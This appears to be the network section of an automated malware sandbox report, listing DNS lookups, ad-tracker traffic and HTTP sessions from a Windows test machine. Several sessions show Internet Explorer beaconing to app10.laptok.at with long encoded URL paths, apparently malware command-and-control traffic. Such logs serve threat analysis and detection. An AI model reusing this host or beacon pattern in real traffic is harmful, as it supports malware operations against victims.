Oct 7, 2021 15:51:42.171761036 CEST	8.8.8.8	192.168.2.4	0x3d2e	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:45.913817883 CEST	8.8.8.8	192.168.2.4	0x6bbf	No error (0)	web.vortex .data.msn.com	web.vortex.data.microsoft .com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:46.807949066 CEST	8.8.8.8	192.168.2.4	0x19e7	No error (0)	geolocatio n.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:46.807949066 CEST	8.8.8.8	192.168.2.4	0x19e7	No error (0)	geolocatio n.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:46.979758024 CEST	8.8.8.8	192.168.2.4	0xd505	No error (0)	contextual .media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:48.638217926 CEST	8.8.8.8	192.168.2.4	0x44fe	No error (0)	btloader.com		104.26.7.139	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:48.638217926 CEST	8.8.8.8	192.168.2.4	0x44fe	No error (0)	btloader.com		172.67.70.134	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 15:51:48.638217926 CEST	8.8.8.8	192.168.2.4	0x44fe	No error (0)	btloader.com		104.26.6.139	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.584574938 CEST	8.8.8.8	192.168.2.4	0x8482	No error (0)	lg3.media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.842592955 CEST	8.8.8.8	192.168.2.4	0x57b	No error (0)	ad.doubleclick.net	dart.l.doubleclick.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:51.842592955 CEST	8.8.8.8	192.168.2.4	0x57b	No error (0)	dart.l.doubleclick.net		172.217.168.38	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.842875957 CEST	8.8.8.8	192.168.2.4	0x2a71	No error (0)	ad-delivery.net		172.67.69.19	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.842875957 CEST	8.8.8.8	192.168.2.4	0x2a71	No error (0)	ad-delivery.net		104.26.3.70	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.842875957 CEST	8.8.8.8	192.168.2.4	0x2a71	No error (0)	ad-delivery.net		104.26.2.70	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.478718042 CEST	8.8.8.8	192.168.2.4	0xe592	No error (0)	cm.g.doubleclick.net		142.250.203.98	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	x.bidswitch.net	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		18.156.81.187	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		18.192.203.176	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		3.123.82.137	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		3.120.56.129	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		18.196.176.125	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		18.185.142.87	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		18.195.106.43	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.526272058 CEST	8.8.8.8	192.168.2.4	0x61a7	No error (0)	elb-aws-fr-bruges-621602890.eu-central-1.elb.amazonaws.com		3.126.38.41	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.671545982 CEST	8.8.8.8	192.168.2.4	0x7224	No error (0)	id.rlcdn.com		35.244.174.68	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.790225029 CEST	8.8.8.8	192.168.2.4	0xfc26	No error (0)	cs.media.net		95.100.216.34	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 15:51:52.797425032 CEST	8.8.8.8	192.168.2.4	0xf784	No error (0)	match.adsrvr.org	a97adde81b00f2ca4.awsglobalaccelerator.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:52.797425032 CEST	8.8.8.8	192.168.2.4	0xf784	No error (0)	a97adde81b00f2ca4.awsglobalaccelerator.com		76.223.111.131	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.797425032 CEST	8.8.8.8	192.168.2.4	0xf784	No error (0)	a97adde81b00f2ca4.awsglobalaccelerator.com		13.248.242.197	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	rtb.mfadsrvr.com	pool.dorpat.iponweb.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	pool.dorpat.iponweb.net	dorpat.geo.iponweb.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	dorpat.geo.iponweb.net	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.195.217.206	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.195.180.91	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.194.128.57	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.195.183.48	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.195.129.227	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.196.123.190	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.976741076 CEST	8.8.8.8	192.168.2.4	0x9c9f	No error (0)	elb-aws-fr-dorpat-283474803.eu-central-1.elb.amazonaws.com		18.194.18.201	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.020817041 CEST	8.8.8.8	192.168.2.4	0x2c46	No error (0)	hblg.media.net		95.100.216.34	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	pixel.advertising.com	prod.ups-adcom.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-adcom.aolp-ds-prd.aws.oath.cloud	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.197.99.6	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		54.93.133.131	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.159.140.98	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		35.157.177.200	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		52.59.77.57	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.156.147.57	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.184.95.242	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.705178976 CEST	8.8.8.8	192.168.2.4	0xfe40	No error (0)	prod.ups-eu-central-1.aolp-ds-prd.aws.oath.cloud		18.184.201.8	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.907949924 CEST	8.8.8.8	192.168.2.4	0x4039	No error (0)	ups.analytics.yahoo.com	prod.ups-ats.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:53.907949924 CEST	8.8.8.8	192.168.2.4	0x4039	No error (0)	prod.ups-ats.aolp-ds-prd.aws.oath.cloud	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:53.907949924 CEST	8.8.8.8	192.168.2.4	0x4039	No error (0)	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud		18.156.0.31	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.907949924 CEST	8.8.8.8	192.168.2.4	0x4039	No error (0)	prod.ups-ats.eu-central-1.aolp-ds-prd.aws.oath.cloud		3.126.56.137	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.968924046 CEST	8.8.8.8	192.168.2.4	0x9dc8	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:53.968924046 CEST	8.8.8.8	192.168.2.4	0x9dc8	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:54.800415039 CEST	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a-msedge.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:55.156249046 CEST	8.8.8.8	192.168.2.4	0x6323	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:51:55.156249046 CEST	8.8.8.8	192.168.2.4	0x6323	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:55.156249046 CEST	8.8.8.8	192.168.2.4	0x6323	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:55.156249046 CEST	8.8.8.8	192.168.2.4	0x6323	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:55.156249046 CEST	8.8.8.8	192.168.2.4	0x6323	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:56.755434990 CEST	8.8.8.8	192.168.2.4	0xc1ae	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Oct 7, 2021 15:52:23.706197023 CEST	8.8.8.8	192.168.2.4	0x9744	No error (0)	windowsupdate.s.llnwi.net		178.79.242.0	A (IP address)	IN (0x0001)
Oct 7, 2021 15:52:23.706197023 CEST	8.8.8.8	192.168.2.4	0x9744	No error (0)	windowsupdate.s.llnwi.net		178.79.242.128	A (IP address)	IN (0x0001)
Oct 7, 2021 15:53:08.193269968 CEST	8.8.8.8	192.168.2.4	0x7941	No error (0)	app10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)
Oct 7, 2021 15:53:29.505728006 CEST	8.8.8.8	192.168.2.4	0x41f5	No error (0)	app10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 7, 2021 15:53:34.497850895 CEST	8.8.8.8	192.168.2.4	0xb573	No error (0)	app10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)
Oct 7, 2021 15:54:06.095714092 CEST	8.8.8.8	192.168.2.4	0xec88	No error (0)	app10.laptok.at		87.106.18.141	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- https:
  - geolocation.onetrust.com
  - btloader.com
  - ad-delivery.net
  - ad.doubleclick.net
  - cm.g.doubleclick.net
  - x.bidswitch.net
  - id.rlcdn.com
  - match.adsrvr.org
  - rtb.mfadsrvr.com
  - pixel.advertising.com
  - ups.analytics.yahoo.com
  - img.img-taboola.com

- app10.laptok.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49776	104.20.184.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49790	104.26.7.139	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49822	18.195.217.206	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49823	18.195.217.206	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49830	18.156.81.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49810	142.250.203.98	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49836	18.197.99.6	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.4	49835	18.197.99.6	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49838	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49837	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49841	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49842	18.156.0.31	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49806	172.67.69.19	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49847	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49848	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49849	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.4	49852	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.4	49851	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.4	49850	151.101.1.44	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.4	49936	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 15:53:08.238802910 CEST	9025	OUT	GET /iyCuS9ekK6/ZKYlS2pL4_2F6YN5g/m2OzU2ez_2Fk/8F_2BnXwn7_/2BP90eUCGBXbRD/RIrhhRbIti7z5YuR4sWSi/epontKgntd3dejbE/4HUFCBnhPXzMXu2/uZ4C1mmtL8vyVF2uY5/jVMd1l3Jh/x4JupkgAYc9HSuaowzvE/VVWENV7cepnquu_2Fad/hpeYK_2BWzJKa_2BOghWOX/oxGEacWNQdGQC/A6Cks_2F/uCy09i_2F1Tm3pYwDufmBHp/hIUmxpzNN2/hckwDljGIXjYYf_2F/CNoayANu_2Bs/LgXcLBGeCG9/yBRWVpnUTSUqib2fLN/OUCgu HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app10.laptok.at Connection: Keep-Alive
Oct 7, 2021 15:53:08.308232069 CEST	9025	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 13:53:08 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Oct 7, 2021 15:53:08.582734108 CEST	9034	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: app10.laptok.at Connection: Keep-Alive
Oct 7, 2021 15:53:08.630127907 CEST	9034	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 13:53:08 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49961	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 15:53:29.599540949 CEST	14564	OUT	GET /PdcGcGQosorY2QVhs_2/Bq9ScRQL0MmNo2gJrOrbiG/FDPb27Vu9hQGu/uY_2BMGI/NhNPnwzZnvYmoE7OGPBLQde/_2BY7mjJDF/ENcdEwVrEZJmnckQF/xH_2FgB8NMkY/CX5URbB5Mx9/tUnqO1qk0bc_2F/PzDjrCOWN7DecUA5P73Ps/FXVrTQO1zHZWe16C/R7nFvrjBN_2FbS0/Sy3O7HQGtcelrr3wGg/pY1rVDRtB/mUtxf1LfEhQfplP_2BGc/zeFFWNWagrH7B9kDL9x/Qcq2Cq8xJzMSz1YJbgWaq6/2niybL0WpOiiM/8AGzUeTW/_2FJcei9yt9KTfGqe2YPREu/h11 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app10.laptok.at Connection: Keep-Alive
Oct 7, 2021 15:53:29.647164106 CEST	14565	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 13:53:29 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Oct 7, 2021 15:53:29.942718029 CEST	14566	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: app10.laptok.at Connection: Keep-Alive
Oct 7, 2021 15:53:29.992330074 CEST	14566	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 13:53:29 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49965	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 15:53:34.574084044 CEST	15196	OUT	GET /KiETfhAdcEl7/hLoS0_2BEdS/nu4Yf9GnANVyXk/YgUltJ7zs6xEJ2nloxeBs/eATUXgJAO922GcgP/GiUgV1 7y_2BdX4O/qFWwhpMGMf37wi_2BX/lkJe3cdrN/7WVmaELlUteTQIErFhWc/URRkn6l1CeKadfr0Tg_/2BWPYNHHR_ 2F2UImJAlhjY/i7YonJ3Ydwnd_/2BgOgiB9/MYuujPMMxg18nymjpE2JqFD/0fVq8D9YsD/phg5UsKLZOQl7kqi1/V TS_2FsAFu3G/3TrEzzwsBKW/3MeaiWTLCHCZlD/OY9S51u3L9nBtrZ_2BZx7/0yqRxDj4x6MboGVE/Q0bFKfsJ98F/gfX HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app10.laptok.at Connection: Keep-Alive
Oct 7, 2021 15:53:34.620594978 CEST	15196	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 13:53:34 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49997	87.106.18.141	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 15:54:06.183676004 CEST	16155	OUT	GET /tej6GHOV/2OZDNZM15j8d4LuzyBm1CPL/pFWNHMsgBq/Me_2BiCKfGmnsgtGg/Rke8C0lda6PN/mYOR8uYOgwt/6eDC9ufg4E5RLJ/VOnxrPlZG6FiNtHGLC5WH/SdTzqrBTR2p_2Fsz/3qaz2VU319DSvXM/bXNaVzi_2BhoNpjBto /CdRkBvfA0/fgYhpjExPXJDXoMrOLKj/_2BnxOA04HyPM26GFwn/mFc4so9IwBrMFkh7WH8no2/C7B38PnerqkdM/E gzIMhoK/Lnz3duCdEuM_2FN4lA_2F8v/u68N1tKS6F/4NEjvBzDbxJ7ghRIM/SCFXI7ZJd_2B/V2Z4tsab_2F/VPR0GKd HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 7, 2021 15:54:06.239257097 CEST	16155	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 07 Oct 2021 13:54:06 GMT Content-Type: text/plain Transfer-Encoding: chunked Connection: keep-alive Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49804	172.217.168.38	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49811	142.250.203.98	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49813	18.156.81.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49812	18.156.81.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49815	35.244.174.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49820	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49819	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49776	104.20.184.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:46 UTC	0	OUT	GET /cookieconsentpub/v1/geo/location HTTP/1.1 Accept: application/javascript, */*;q=0.8 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: geolocation.onetrust.com Connection: Keep-Alive
2021-10-07 13:51:46 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 07 Oct 2021 13:51:46 GMT Content-Type: text/javascript Content-Length: 182 Connection: close Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Server: cloudflare CF-RAY: 69a79b2e0cec4a7a-FRA
2021-10-07 13:51:46 UTC	0	IN	Data Raw: 6a 73 6f 6e 46 65 65 64 28 7b 22 63 6f 75 6e 74 72 79 22 3a 22 43 48 22 2c 22 73 74 61 74 65 22 3a 22 5a 47 22 2c 22 73 74 61 74 65 4e 61 6d 65 22 3a 22 5a 75 67 22 2c 22 7a 69 70 63 6f 64 65 22 3a 22 36 33 33 31 22 2c 22 74 69 6d 65 7a 6f 6e 65 22 3a 22 45 75 72 6f 70 65 2f 5a 75 72 69 63 68 22 2c 22 6c 61 74 69 74 75 64 65 22 3a 22 34 37 2e 31 39 33 37 30 22 2c 22 6c 6f 6e 67 69 74 75 64 65 22 3a 22 38 2e 34 32 30 32 30 22 2c 22 63 69 74 79 22 3a 22 48 75 6e 65 6e 62 65 72 67 22 2c 22 63 6f 6e 74 69 6e 65 6e 74 22 3a 22 45 55 22 7d 29 3b Data Ascii: jsonFeed({"country":"CH","state":"ZG","stateName":"Zug","zipcode":"6331","timezone":"Europe/Zurich","latitude":"47.19370","longitude":"8.42020","city":"Hunenberg","continent":"EU"});

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49790	104.26.7.139	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
